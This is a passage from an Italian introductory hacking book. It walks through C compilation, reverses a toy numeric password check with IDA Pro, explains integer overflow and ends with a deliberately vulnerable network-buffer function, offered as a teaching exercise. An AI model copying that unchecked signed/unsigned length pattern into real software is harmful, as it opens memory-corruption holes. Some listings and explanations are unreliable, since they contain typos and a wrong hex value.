Il programma che scrive “Hello, World!” è il primissimo codice che si insegna a digitare nei corsi di programmazione. Si tratta del più semplice programma realizzabile in C, tuttavia, in questa forma, un computer non saprebbe utilizzarlo in alcun modo. Il modo più semplice per vedere il risultato dei tuoi sforzi è quello di usare, come anticipato, un compilatore online, per esempio quello che trovi su `www.onlinegdb.com/online_c_compiler`. Cancella il codice predefinito presente nel sito, copia il codice sorgente e fai clic in alto, su Run. In basso compare l’agognata scritta. Ecco un esempio di codice interpretato (Figura 3.1).




Figura 3.1 Quello che a prima vista può sembrare un compilatore in realtà è un interprete. Per studiare del codice, tuttavia, si tratta di un ottimo strumento.

Per compilarlo devi fare un passo in più. Devi, cioè, copiare il codice sorgente in un banale file di testo, un semplice `.txt` generato dal Blocco Note di Windows. Solo che devi salvarlo con estensione `.c`,

ottenendo per esempio un file del tipo `hello.c`. A questo punto puoi compilarlo, utilizzando uno dei tanti compilatori presenti sulla piazza, per esempio, per Windows, il noto MinGW (`http://sourceforge.net/projects/mingw/files/`) o il Pelles C (`http://www.smorgasbordet.com/pellesc/`; Figura 3.2). Le istruzioni per la compilazione variano a seconda della scelta, ma tutto sommato si somigliano: leggi la documentazione per venirne a capo senza troppi traumi.




Figura 3.2 Il Pelles C è un compilatore molto efficiente e arricchito da un ambiente di sviluppo visuale, cioè un editor che si occupa di mostrare il codice in modo molto chiaro.

Il compilatore trasforma il codice sorgente in un eseguibile (nel caso di Windows, per esempio, con estensione `.exe`), che può dunque essere... eseguito direttamente. Ma che cosa succede nel corso di questa trasformazione?

Per scoprirlo, evitiamo di andare subito al dunque e analizziamo la situazione passo dopo passo. Lo possiamo fare seguendo una compilazione “a pezzi”. Per esempio, se utilizzi il compilatore GCC, presente anche in MinGW, digita:

```
cpp hello.c > hello.i
```

In `hello.i` ottieni il codice sorgente “espanso”. Cioè quello che hai digitato insieme con tutte le funzioni esterne, presenti in librerie, o altri pezzi di codice che sono richiamati senza che tu nemmeno te ne accorga. Per esempio, ecco un frammento di ciò che si ottiene in questo caso (Listato 3.2).

NOTA

Il codice che digiti per realizzare un programma, in realtà ne richiama molto altro che ai tuoi occhi rimane ben nascosto, per rendere più semplice la tua dura vita da programmatore.

Listato 3.2 Frammento di codice espanso.

```
# 1 "hello.c"
# 1 "<built-in>"
# 1 "<command-line>"
# 1 "hello.c"
# 1 "d:\\mingw\\include\\stdio.h" 1 3
# 38 "d:\\mingw\\include\\stdio.h" 3

# 39 "d:\\mingw\\include\\stdio.h" 3
# 56 "d:\\mingw\\include\\stdio.h" 3
# 1 "d:\\mingw\\include\\_mingw.h" 1 3
# 55 "d:\\mingw\\include\\_mingw.h" 3

# 56 "d:\\mingw\\include\\_mingw.h" 3
# 66 "d:\\mingw\\include\\_mingw.h" 3
# 1 "d:\\mingw\\include\\msvcrtver.h" 1 3
# 35 "d:\\mingw\\include\\msvcrtver.h" 3

[altro codice]

# 35 "d:\\mingw\\include\\sys/types.h" 3
# 62 "d:\\mingw\\include\\sys/types.h" 3
typedef long __off32_t;

typedef __off32_t _off_t;

typedef _off_t off_t;
# 91 "d:\\mingw\\include\\sys/types.h" 3
typedef long long __off64_t;


# 1 "d:\\mingw\\lib\\gcc\\mingw32\\6.3.0\\include\\stdarg.h" 1 3 4
# 40 "d:\\mingw\\lib\\gcc\\mingw32\\6.3.0\\include\\stdarg.h" 3 4
typedef __builtin_va_list __gnuc_va_list;
# 103 "d:\\mingw\\include\\stdio.h" 2 3
# 210 "d:\\mingw\\include\\stdio.h" 3
typedef struct _iobuf
{
char *_ptr;
int _cnt;
char *_base;
int _flag;
int _file;
int _charbuf;
int _bufsiz;
char *_tmpfname;
} FILE;
# 239 "d:\\mingw\\include\\stdio.h" 3
extern __attribute__((__dllimport__)) FILE _iob[];
# 252 "d:\\mingw\\include\\stdio.h" 3

__attribute__((__cdecl__)) __attribute__((__nothrow__)) FILE * fopen (const char
*, const char *);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) FILE * freopen (const
char *, const char *, FILE *);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int fflush (FILE *);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int fclose (FILE *);

[altro codice]
```

```
extern inline __attribute__((__gnu_inline__)) __attribute__((__cdecl__))
__attribute__((__nothrow__)) int getc (FILE *);
extern inline __attribute__((__gnu_inline__)) __attribute__((__cdecl__)
__attribute__((__nothrow__)) int getc (FILE * __F)
{
return (--__F->_cnt >= 0)
 ? (int) (unsigned char) *__F->_ptr++
 : _filbuf (__F);
}

[altro codice]

__attribute__((__cdecl__)) __attribute__((__nothrow__)) wint_t _fgetwchar
(void);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) wint_t _fputwchar
(wint_t);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int _getw (FILE *);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int _putw (int, FILE *);

__attribute__((__cdecl__)) __attribute__((__nothrow__)) wint_t fgetwchar (void);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) wint_t fputwchar
(wint_t);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int getw (FILE *);
__attribute__((__cdecl__)) __attribute__((__nothrow__)) int putw (int, FILE *);

# 2 "hello.c" 2

# 2 "hello.c"
void main()
{
printf("Hello, world!");
}
```

Come vedi, si tratta di un codice molto più lungo di quello che hai digitato, specie se consideri che ho riportato circa un quarto di quello effettivo. Questo codice è detto “preprocessato” e, in una compilazione automatica, senza passi intermedi, verrebbe poi compilato in codice assembly. Se ne è già parlato nel Capitolo 2, ma con qualche semplificazione. Di sicuro, l’assembly è un linguaggio gradito ai computer, ma ciò che più ci interessa è che si tratta di codice specifico per una determinata architettura. Significa che il codice assembly è generato in modo diverso a seconda del tipo di processore con cui si ha a che fare. Quindi, in questa fase, il codice sorgente passa dall’essere di “alto livello”, e quindi indipendente dalla macchina in cui è eseguito, a essere di “basso livello”, quindi molto specifico. Per vivere l’emozione di questo passaggio, con GCC devi eseguire:

```
gcc –S hello.i
```

Ottieni, così, il file `hello.s`, che contiene al suo interno il codice assembly specifico del processore che utilizzi. Nel mio caso ho ottenuto questo:

```
   .file   "hello.c"
   .def    ___main; .scl 2; .type 32; .endef
   .section .rdata,"dr"

LC0:
   .ascii "Hello, world!\0"
   .text
   .globl   _main
   .def     _main; .scl 2; .type 32; .endef

_main:
LFB10:
   .cfi_startproc
   pushl    %ebp
   .cfi_def_cfa_offset 8
   .cfi_offset 5, -8
   movl     %esp, %ebp
   .cfi_def_cfa_register 5
   andl     $-16, %esp
   subl     $16, %esp
   call     ___main
   movl     $LC0, (%esp)
   call     _printf
   nop
   leave
   .cfi_restore 5
   .cfi_def_cfa 4, 4
   ret
   .cfi_endproc

LFE10:
   .ident    "GCC: (MinGW.org GCC-6.3.0-1) 6.3.0"
   .def      _printf; .scl 2; .type 32; .endef
```

Come puoi notare, si tratta di codice molto compatto: tutte le funzioni C sono state tradotte e utilizzate, e quindi è sufficiente qualche riga di assembly per raggiungere lo scopo del programma: scrivere su schermo il mitico messaggio “Hello, world!”. Noterai, altresì, che il codice assembly è molto più ingombrante di quello C. Questo perché nell’assembly non esistono funzioni predefinite, che nascondono agli occhi del programmatore le incombenze più basilari, per facilitarlo. In assembly occorre occuparsi di *ogni* aspetto del programma. Questo è il motivo per cui, al giorno d’oggi, di rado si realizzano interi programmi in assembly. Ed è anche il motivo per cui

analizzare del codice assembly è piuttosto complesso: persino un programma semplice, nella sua versione assembly ottenuta con reverse engineering, tende a essere lungo e difficilmente comprensibile. Per fortuna, esistono strumenti, di cui ho parlato nel capitolo precedente, che permettono di semplificare le cose.

Via, verso il codice macchina

La compilazione, comunque, non è ancora finita. Dal codice assembly, infatti, occorre passare al *codice macchina*. Si tratta del cosiddetto *codice binario*: una sfilza, enorme, di 0 e di 1, che sono le uniche informazioni che un processore capisce davvero. Finora, che si sia trattato di codice C o assembly, abbiamo avuto a che fare con istruzioni più vicine al mondo umano che a quello digitale. Con il codice macchina, invece, si entra di diritto nel linguaggio compreso da un computer. Per vedere quello relativo al nostro mirabolante programma, occorre digitare:

```
as hello.s –o hello.o
```

Con questa istruzione, il codice assembly viene trasformato in codice macchina, memorizzato in un file oggetto denominato `hello.o`. Il passaggio finale della compilazione consiste nella *fase del linker*. Il file oggetto, o i file oggetto nel caso ve ne sia più di uno che compone un unico programma, viene unito ad altre funzioni che consentono di eseguirlo dal sistema operativo. È la fase più complessa, perché dipende da compilatore, sistema operativo e processore, e alla fine si ottiene un file eseguibile. In questo caso, per esempio, si ottiene `hello.exe`.

```
gcc hello.o –o hello.exe
```

A questo punto la compilazione è terminata.

Il file `hello.exe` rappresenta, a tutti gli effetti, un programma. Semplice, certo, da far sorridere, ma pur sempre un programma eseguibile in modo indipendente e composto da ottimo codice macchina. In quanto tale, può essere dato in pasto a un disassembler, un disassemblatore, per esempio IDA Pro. Una volta installato e avviato, basta selezionare *File/Open*, scegliere il file `hello.exe`, poi *Portable executable for 80386 (PE)* (ma la voce può cambiare in base al tipo di compilatore e computer utilizzato) e fare infine clic su Yes. A questo punto, nella scheda *IDA View-A*, viene mostrata la sezione *Main* del programma. Certo, in linguaggio assembly. Poiché, dopotutto, abbiamo a che fare proprio con un disassemblatore (Figura 3.3).

De-compilatori
In commercio (e qualcosina anche nel mondo open source), esistono anche dei decompilatori. Si tratta di veri e propri disassemblatori che, oltre a restituire il codice assembly di un programma, tentano di fare un passo ulteriore e fornire anche il codice C, o altro linguaggio se supportato, che lo ha generato. I risultati, in genere, sono buoni, ma occorre fare attenzione perché quasi mai si ottiene il codice tale e quale a quello che ha generato l'eseguibile (Figura 3.4).

Figura 3.3 Il primo approccio con un disassembler può essere destabilizzante. Bastano tuttavia pochi minuti e queste pagine per trasformarlo in uno dei propri migliori alleati.

Figura 3.4 Hex-Rays è un decompilatore venduto dagli stessi autori di IDA Pro. In questa immagine di raffronto si può vedere a sinistra il codice assembly e a destra quello C, ottenuti dal medesimo eseguibile.

Questo non è un libro né sulla programmazione assembly né sul reverse engineering, ma quanto visto ci basta per notare, nella finestra centrale di Figura 3.3, una "chiamata" alla funzione `_printf` (in realtà è

il *printf* che ben conosciamo). È effettuata proprio con l'istruzione `call` (chiamata) e preceduta da una riga in cui compare una scritta familiare: `aHelloWorld`. Passandoci sopra il puntatore del mouse, si osserva che si riferisce a una zona di memoria dove è stata memorizzata la stringa "Hello, World!". Con un doppio clic, IDA Pro porta direttamente al punto specifico (Figura 3.5). Semplificando, una modifica della stringa, in questo punto, ci permetterebbe di cambiare l'esito di questo programmino. Senza avere a disposizione il codice sorgente. Questo è un esempio pratico di reverse engineering.




Figura 3.5 Il punto di forza di IDA Pro è di mostrare variabili e funzioni in modo piuttosto "visuale", portando direttamente ai punti dove vengono utilizzate all'interno del codice.

Reverse engineering in 10 minuti

Per qualcosa di più complesso, e più utile ai nostri fini, occorre pensare a un codice sorgente più articolato (Listato 3.3). Poco di più, stai tranquillo.

Listato 3.3 Un codice sorgente un po' più complesso.

```
#include <stdio.h>
void main()
{

 int codice;

 printf("Inserire il codice: ");

 scanf("%d", &codice);

 if (codice == 12345)
    {printf("Codice corretto!");}
 else printf("Codice sbagliato!");
}
```

NOTA

Anche se non sembra, si tratta di una rudimentale forma di controllo di una password di accesso!

Il programma richiede di scrivere un codice numerico. Se il codice è 12345 allora si ottiene un messaggio di conferma, in caso contrario un messaggio di avvertimento. Questo è, in sostanza, il nucleo di un qualsiasi sistema di autenticazione, tanto caro ai nostri scopi. In questo caso, visto che ormai sai tutto o quasi sulla compilazione, passiamo subito al risultato finale con un'istruzione unica.

```
gcc codice.c –o codice.exe
```

Ottieni il programma eseguibile, e puoi divertirti a provarlo. Ok, divertirti per modo di dire. Resta il fatto che, ora, puoi caricare l'eseguibile in IDA Pro. Rispetto al primo programma, la situazione appare leggermente più complessa. Meno male, c'è qualcosa in più con cui divertirsi (Figura 3.6).

Figura 3.6 IDA Pro ci permette di vedere, a colpo d'occhio, che in questo programma vengono offerte due possibilità: inserire il codice corretto o quello sbagliato.

Nella scheda centrale, è presente un riquadro più grande che è la porzione principale del software. Riconosciamo una chiamata alla funzione `_printf`, facilmente identificabile con il messaggio "Inserire il codice: ". A seguire, la chiamata a `_scanf`, che è la funzione con cui, in C, si ricevono i dati inseriti dall'utente. Ora fai attenzione, un po' più in basso noti l'istruzione:

```
cmp eax, 3039h
```

`CMP`, ti dice niente? A me fa pensare a "comparare", e in effetti sta per il suo equivalente anglosassone compare. Si tratta di un'istruzione assembly che compara il secondo valore (`3039h`) con quello presente nel registro EAX. In assembly si usano moltissimo delle celle di memoria chiamate registri, che servono, di fatto, per contenere dei valori.

Quindi, in buona sostanza, `CMP` si accerta che il valore `3039h` sia quello presente in EAX, che è il registro dove `_scanf` ha memorizzato quanto inserito dall'utente. Quindi, in sostanza: `_scanf` riceve il codice dall'utente e lo mette in EAX, a quel punto la funzione `CMP` confronta il codice contenuto in EAX con quello di riferimento, che è `3039h`. Semplice, no?

Un codice al bivio

A questo punto, IDA Pro, che è un tool eccellente, mostra che il blocco principale si dipartisce in due più piccoli, come in un bivio. A sinistra si intravede "Codice corretto!", mentre a destra "Codice sbagliato!". È chiaro che il codice corretto è proprio quel `3039h`. Ma che razza di valore è, `3039h`? La `h` indica che è un valore esadecimale. Come detto, sebbene l'assembly sia un linguaggio molto vicino al codice macchina, usa delle semplificazioni per essere comunque comprensibile da un essere umano. Una di queste semplificazioni è utilizzare la base (o sistema numerico) esadecimale anziché quella binaria. In estrema sintesi: si usano i numeri da 0 a 9 per le prime dieci cifre, e poi le lettere da A a F per le successive sei. Per esempio, il valore decimale 14 in esadecimale diventa E, oppure Ehex o Eh. Il sistema esadecimale è *molto* importante per un hacker, tuttavia esistono strumenti che facilitano il lavoro di conversione, come quello gratuito disponibile all'indirizzo `www.binaryhexconverter.com/hex-to-decimal-converter`. Qui si scopre che il valore esadecimale 3039 corrisponde al decimale 12345 (Figura 3.7).




Figura 3.7 Esistono svariati convertitori online e anche la calcolatrice di Windows ha una modalità da programmatore utile allo scopo. Per richiamarla, dal menu della

calcolatrice seleziona Visualizza/Programmatore.

Complimenti! Hai appena completato un reverse engineering che ti ha fatto scoprire il codice di sblocco di questo rudimentale sistema di autenticazione. Se, adesso, io compilassi di nuovo il programma, cambiando codice e fornendoti il solo eseguibile, avresti tutti gli strumenti per scoprire la nuova sequenza numerica.

Questo porta ad alcune, importanti, considerazioni. La prima è che il reverse engineering richiede tantissima esperienza (e quindi tantissime prove), la seconda è che occorre conoscere bene il linguaggio assembly del processore specifico con cui si ha a che fare. Ce n'è anche una terza: il reverse engineering fa la differenza tra chi vive l'hacking e chi lo subisce.

Un esempio facile

Il nostro esempio è davvero *molto* semplice. Considera, per esempio, che i programmi più critici sono compilati con tecniche che mascherano le chiamate e le informazioni più sensibili. Il che non impedisce di fare del reverse engineering, ma rallenta di molto le operazioni e aumenta le possibilità di sbaglio. Prendi, quindi, questi esempi per ciò che sono: un modo rapido e divertente per assimilare concetti di base che torneranno molto utili nel corso di questo libro.

Questione di vulnerabilità

Ora facciamo un piccolo gioco. Scrivi un programma con il quale definisci un certo valore, poi assegni questo valore a tre diverse variabili e il software le visualizza su schermo tutte e tre. Semplice, vero? In effetti lo è. Se il valore è 10, e lo assegni a tre variabili a, b, c, ecco che il valore delle tre diventa 10, 10 e 10. Non c'è trucco e non c'è inganno. Al momento, per lo meno. Tuttavia in questo gioco, che in realtà è tanto caro a chi si occupa di sicurezza dei software, non si sceglie come valore un banale 10. Si sceglie, invece, 3.735.928.559. Un valore grande, di poco inferiore a 4 miliardi, ma tutto sommato

piccolo se si parla di computer. Perché non provare a convertirlo in un valore esadecimale? Qui, arriva una sorpresa.

```
3735928559 = deadbeef
```

`deadbeef`, "carne morta", in questo caso è proprio un valore esadecimale ed è una coincidenza il fatto che abbia anche un significato letterale. Questa particolarità, tuttavia, ha reso famoso questo numero quando si parla di sicurezza. Ora facciamo un altro passetto in avanti. Il linguaggio di programmazione C, come il C++ e tanti altri, accetta di buon grado numeri esadecimali, che si avvicinano ancora di più al modo di parlare di un computer rispetto ai semplici decimali. Per non fare confusione, tuttavia, quando si scrivono nel codice vengono preceduti da `0x`, che indica che quello è un numero esadecimale. Un aiuto prezioso, specie ora che abbiamo a che fare con animali morti tra le righe del nostro programma!

Ora osserva un secondo questo codice sorgente, anche se non hai mai toccato una riga di C in vita tua (Listato 3.4).

Listato 3.4 Un piccolo programma che introduce al favoloso mondo delle vulnerabilità, tanto caro agli hacker degni di questo nome.

```
#include <stdio.h>

 int main(void
{ int i;
 short s;
 char c;

 i = 0xdeadbeef;
 s = i;
 c = i;

printf("i = 0x%x (%d bits)\n", i, sizeof(l) * 8);
printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

return 0;
}
```

Prima di compilarlo, analizzalo. Ci sono, innanzitutto, tre variabili. "`i`" è un integer, "`s`" uno short e "`c`" un char. La variabile è un elemento che contiene numeri o caratteri e funziona come un vasetto di

marmellata. Più è grande, più marmellata può contenere. Se la variabile contiene più numeri, naturalmente, occupa più memoria. L'integer, o "intero", è il tipo di variabile più utilizzato dai programmatori, perché contiene numeri interi. Quanti? Dipende dal suo numero di bit, che varia in base al tipo di computer e di compilazione. Un integer a 16 bit contiene numeri da 0 a 65.535 (2 alla potenza di 16), mentre uno a 32 bit ne contiene da 0 a 4.294.967.295 (2 alla potenza di 32). In esadecimale, un integer a 32 bit può dunque arrivare, al massimo, a 0xffffffff. Che cosa succede, tuttavia, se a un integer viene assegnato un valore superiore, anche solo di un'unità? Che cosa succede se nel nostro vasetto mettiamo un cucchiaio di marmellata in più di quanta ne possa contenere? Nell'esempio gastronomico, dovremo togliere quel cucchiaio in più se vogliamo chiudere il coperchio, o per lo meno dovremo spalmare per bene quella leccornia ed eliminare ciò che straborda. Nella programmazione è un po' la stessa cosa. Se il valore di un integer eccede la sua capienza massima, si ha un *integer overflow* (i numeri "straripano") e quel valore viene troncato. Insomma, nella variabile integer si cerca di far stare tutto ma, a un certo punto, tocca togliere l'eccedenza.

Ora che ti è chiaro questo concetto, torniamo al nostro programma. Abbiamo dunque un integer a 32 bit. Poi abbiamo una variabile short, a 16 bit, e una char, a 8 bit. Quel che il programma fa, ora lo hai capito, è cercare di inserire il valore `0xdeadbeef` in un integer (che ha spazio sufficiente), poi in uno short e quindi, addirittura, in un char. La marmellata di un vaso grande, in vasi sempre più piccoli.

Se compili il programma e lo esegui ottieni questo risultato:

```
i = 0xdeadbeef (32 bits)
s = 0xffffbeef (16 bits)
c = 0xffffffef (8 bits)
```

Puoi notare che il nostro valore iniziale viene man mano troncato passando da 32 a 16 bit, e da 16 a 8 bit. Visivamente, è come se la

sequenza di valori esadecimali venisse spostata e, via via, troncata.

Promozioni e retrocessioni
Una curiosità molto utile per capire come funzionano i compilatori. Se delle variabili hanno grandezza diversa, quando fanno parte di una medesima espressione si "promuovono" quelle minori. Per esempio, se `variabile32` è a 32 bit e `variabile16` è a 16 bit, ponendo `variabile16 = variabile32`, ecco che `variabile16` diventa a 32 bit durante l'operazione, per poi essere "retrocessa" di nuovo a 16 bit e troncata.

Parlare di integer overflow in un libro di hacking, ai tuoi occhi, può non avere molto senso, lo so. In realtà, ci permette di introdurre un concetto caro all'hacking: quello di vulnerabilità. Di fatto, l'integer overflow è una delle più semplici tipologie di errore di programmazione. Di "bug", come si suol dire. Non pensare a un bug solo come a un errore esplicito, come quando un programmatore scrive un'addizione al posto di una sottrazione. Anzi, bug come quelli scatenati da un integer overflow sono più sottili e pericolosi. Da quel che abbiamo visto finora, se un programmatore non si prende cura di verificare il risultato di certe operazioni, e non considera ogni possibile eccezione, anche un banale integer overflow può restituire risultati molto diversi da quelli previsti e scatenare, nel software che lo contiene, reazioni a catena molto pericolose. O, dal punto di vista dell'hacker, molto golose.

Osserva questo codice sorgente:

```
#include <stdio.h>

 int main(void){
 int i;

 i = 0x7fffffff;

 printf("i = %d (0x%x)\n", i, i);
 printf("i + 1 = %d (0x%x)\n", i + 1 , i + 1);

 return 0;
}
```

Si tratta di un programma in cui la variabile `i` è un integer di 32 bit. Ora, devi sapere che nel C, ma anche in altri linguaggi di programmazione, gli integer sono di due tipi: *signed* e *unsigned*. I signed, cioè dotati di segno, sono interi che possono avere valori sia negativi sia positivi, mentre gli unsigned sono sempre positivi. Dato che la quantità di dati che può contenere un integer è sempre la stessa, va da sé che i signed, dovendo supportare anche i valori negativi, possono contenere solo la metà dei valori positivi rispetto agli unsigned. Per intenderci:

signed integer a 16 bit da –32.768 a +32.767
unsigned integer a 16 bit da 0 a +65.535

signed integer a 32 bit da –2.147.483.648 a +2.147.483.647
unsigned integer a 32 bit da 0 a +4.294.967.295

Se in un programma non si dichiara esplicitamente un integer come unsigned, questo è considerato signed e, dunque, può contenere un numero massimo pari a +2.147.483.647. O, in esadecimale, 0x7fffffff. Il nostro programmino non fa altro che sommare un 1 a questo valore. La sorpresa arriva quando è il momento di eseguirlo:

```
i = 2147483647 (0x7fffffff)
i + 1 = -2147483648 (0x80000000)
```

A prima vista il risultato è giusto, il problema è che è negativo. Come può essere successo? Ricordi quando, poco fa, nell'esempio del `deadbeef`, sottolineavo che alcune cifre sono spostate e troncate? Qui succede un po' la stessa cosa, solo che, per ragioni tecniche su cui non sto a dilungarmi, al posto di una cifra, da sinistra, viene aggiunto un segno. E tutto il numero diventa negativo. Se il nostro programma facesse parte di un software più complesso, e questo non prevedesse un sistema di controllo di errori di questo tipo, potrebbe venirsi a

creare un bug pronto per essere sfruttato. Per esempio, potrebbe scatenare una scorretta gestione della memoria, che aprirebbe le porte all'inserimento di codice malevolo dall'esterno. Il tutto può essere scoperto anche senza avere il codice sorgente originale, ma basandosi sul reverse engineering con un tool come IDA Pro, pronto a mettere in luce il comportamento della variabile `i` (Figura 3.8).

Figura 3.8 IDA Pro si occupa, dove può, di inserire anche commenti che rendono un po' più chiara la lettura del codice assembly. Si riconoscono perché scritti a destra e preceduti da un punto e virgola.

Per vedere la questione da un punto di vista ancora più pratico, dai un'occhiata al frammento di codice nel Listato 3.5, senza spaventarti se capisci poco o nulla.

Listato 3.5 Trova la vulnerabilità...

```
int leggi_due_variabili(int socket, char *out, int lunghezza)
{ char buffer1[512], buffer2[512];
unsigned int dimensione1, dimensione2;
int dimensione;

if(recv(socket, buffer1, sizeof(buffer1), 0) < 0){
 return -1;
}
if(recv(socket, buffer2, sizeof(buffer2), 0) < 0){
 return -1;
}

 /* il pacchetto riporta la sua lunghezza */
memcpy(&dimensione1, buffer1, sizeof(int));
memcpy(&dimensione22, buffer2, sizeof(int));

dimensione = dimensione1 + dimensione2;

if (dimensione > lunghezza){
 return -1;
}

memcpy(out, buffer1, dimensione1);
memcpy(out + dimensione1, buffer2, dimensione2);
return dimensione;
}
```

NOTA

> Questa porzione di programma, a un occhio inesperto, appare molto difficile da comprendere. Tuttavia, con quel che hai imparato finora, ti sarà facile riconoscere alcune righe che contengono una potenziale vulnerabilità. E non preoccuparti se non riesci a scorgerle: serve molto allenamento!

Si tratta di una funzione che potrebbe benissimo far parte di un software di gestione delle reti, dove scorrono pacchetti di dati (*packet*) che in seguito impareremo a conoscere. Anche senza nulla sapere di quel che succede in questa funzione, tuttavia, puoi riconoscere un paio di righe piuttosto importanti:

```
dimensione = dimensione1 + dimensione2;

 if (dimensione > lunghezza){
 return -1;
}
```

In base al nostro frammento di codice, sai che `dimensione1` e `dimensione2` sono unsigned, per cui supportano valori positivi molto più grandi rispetto a quanto può fare `dimensione`, che invece è signed. Se, quindi, eseguendo il programma, si arriva a una situazione di questo tipo...

```
dimensione1: 0x7fffffff
dimensione2: 0x7fffffff
```

otteniamo un risultato inaspettato per i più, ma non certo per te:

```
dimensione = dimensione1 + dimensione2 = 0xfffffff (-2)
```

In pratica, l’esito della somma è un numero (erroneamente) negativo! A questo punto, dai un’occhiata all’espressione che segue nel nostro codice:

```
if (dimensione > lunghezza){
return -1;
}
```

Semplificando, può essere letta come: “Se la variabile `dimensione` è inferiore al valore della variabile `lunghezza`, allora esci dal programma fornendo il codice di errore -1”.

Dato che la variabile `dimensione` è negativa, la condizione di controllo degli errori non sarà soddisfatta, perché `dimensione` risulterà inferiore a `lunghezza`, mentre in realtà le cose non stanno così. Un bug del genere,

specie se calato nel contesto di un software per la gestione delle reti, può aprire le porte ad attacchi micidiali.

Una volta scoperta una vulnerabilità, dunque, la si può sfruttare sviluppando un apposito exploit. Per esempio, un pezzetto di codice che porti il nostro programma a un integer overflow e che sia in grado di sfruttarne le conseguenze, magari infilando delle istruzioni malevole. Esistono hacker che si occupano di tutto, dallo studio del codice all'exploit, per arrivare al suo utilizzo. Molti si affidano invece all'acquisto di exploit sviluppati da altri, per sfruttare vulnerabilità note o "zero day". Ciò non significa che i primi siano più bravi dei secondi: è sempre e solo una questione di tempo e di investimento. Per taluni progetti conviene fare da sé, per altri è meglio sfruttare tool preconfezionati, per concentrarsi su altri aspetti. Nel corso del libro, tornerò spesso su vulnerabilità ed exploit, quindi non preoccuparti se qualche concetto non ti è ancora chiaro. Avremo tempo per affinare conoscenze e tecnica!

Capitolo 4

Come funziona una rete

Quando si parla di hacking, nel 90% dei casi ci si riferisce all'accezione informatica del termine. Che, come ho spiegato, non è molto corretto, ma tutto sommato, vista la quantità di film e serie TV che imperversano sull'argomento, è comprensibile. Che cosa caratterizza però un "hacker informatico"? Ovvio, l'utilizzo di tecniche orientate al magico mondo delle reti. Viene naturale pensare che chi si diletta di hacking sappia tutto delle reti, ma mi succede spesso di incontrare individui, anche bravi, che faticano a spiegarmi cos'è un protocollo di rete, e lacune come questa, alla lunga, non permettono di utilizzare le tecniche più avanzate. A proposito, non sai che cos'è un protocollo? Ecco, questo capitolo nasce per sopperire a questa e altre mancanze.

Una rete in poche parole

Che cos'è una rete, in parole povere? Due o più computer, in gergo "nodi", collegati tra loro, fine. Davvero. Il problema è che questo schema così semplice, con il passare del tempo, si è evoluto per venire incontro alle esigenze di un mondo telematico sempre più complesso ed esigente. Di base, comunque, ci siamo: abbiamo definito una rete. Il modo in cui questi computer, i nodi, sono disposti e collegati, determina l'architettura di quella rete. L'architettura di una casa che è la sua forma, la sua struttura, e lo stesso vale per quella delle reti. Visto che i computer in una rete non sono (quasi) mai uguali, e differiscono sempre per aspetti che potrebbero farli dialogare male tra loro, serve una lingua comune per metterli in comunicazione. Ogni lingua, pensa all'italiano o all'inglese, presuppone delle regole su questioni molto diverse. Per esempio, stabiliscono come si riconosce un nodo che fa parte di quella rete specifica, avviano il collegamento e lo mantengono attivo, stabiliscono in quale ordine inviare e ricevere i dati.

Protocolli

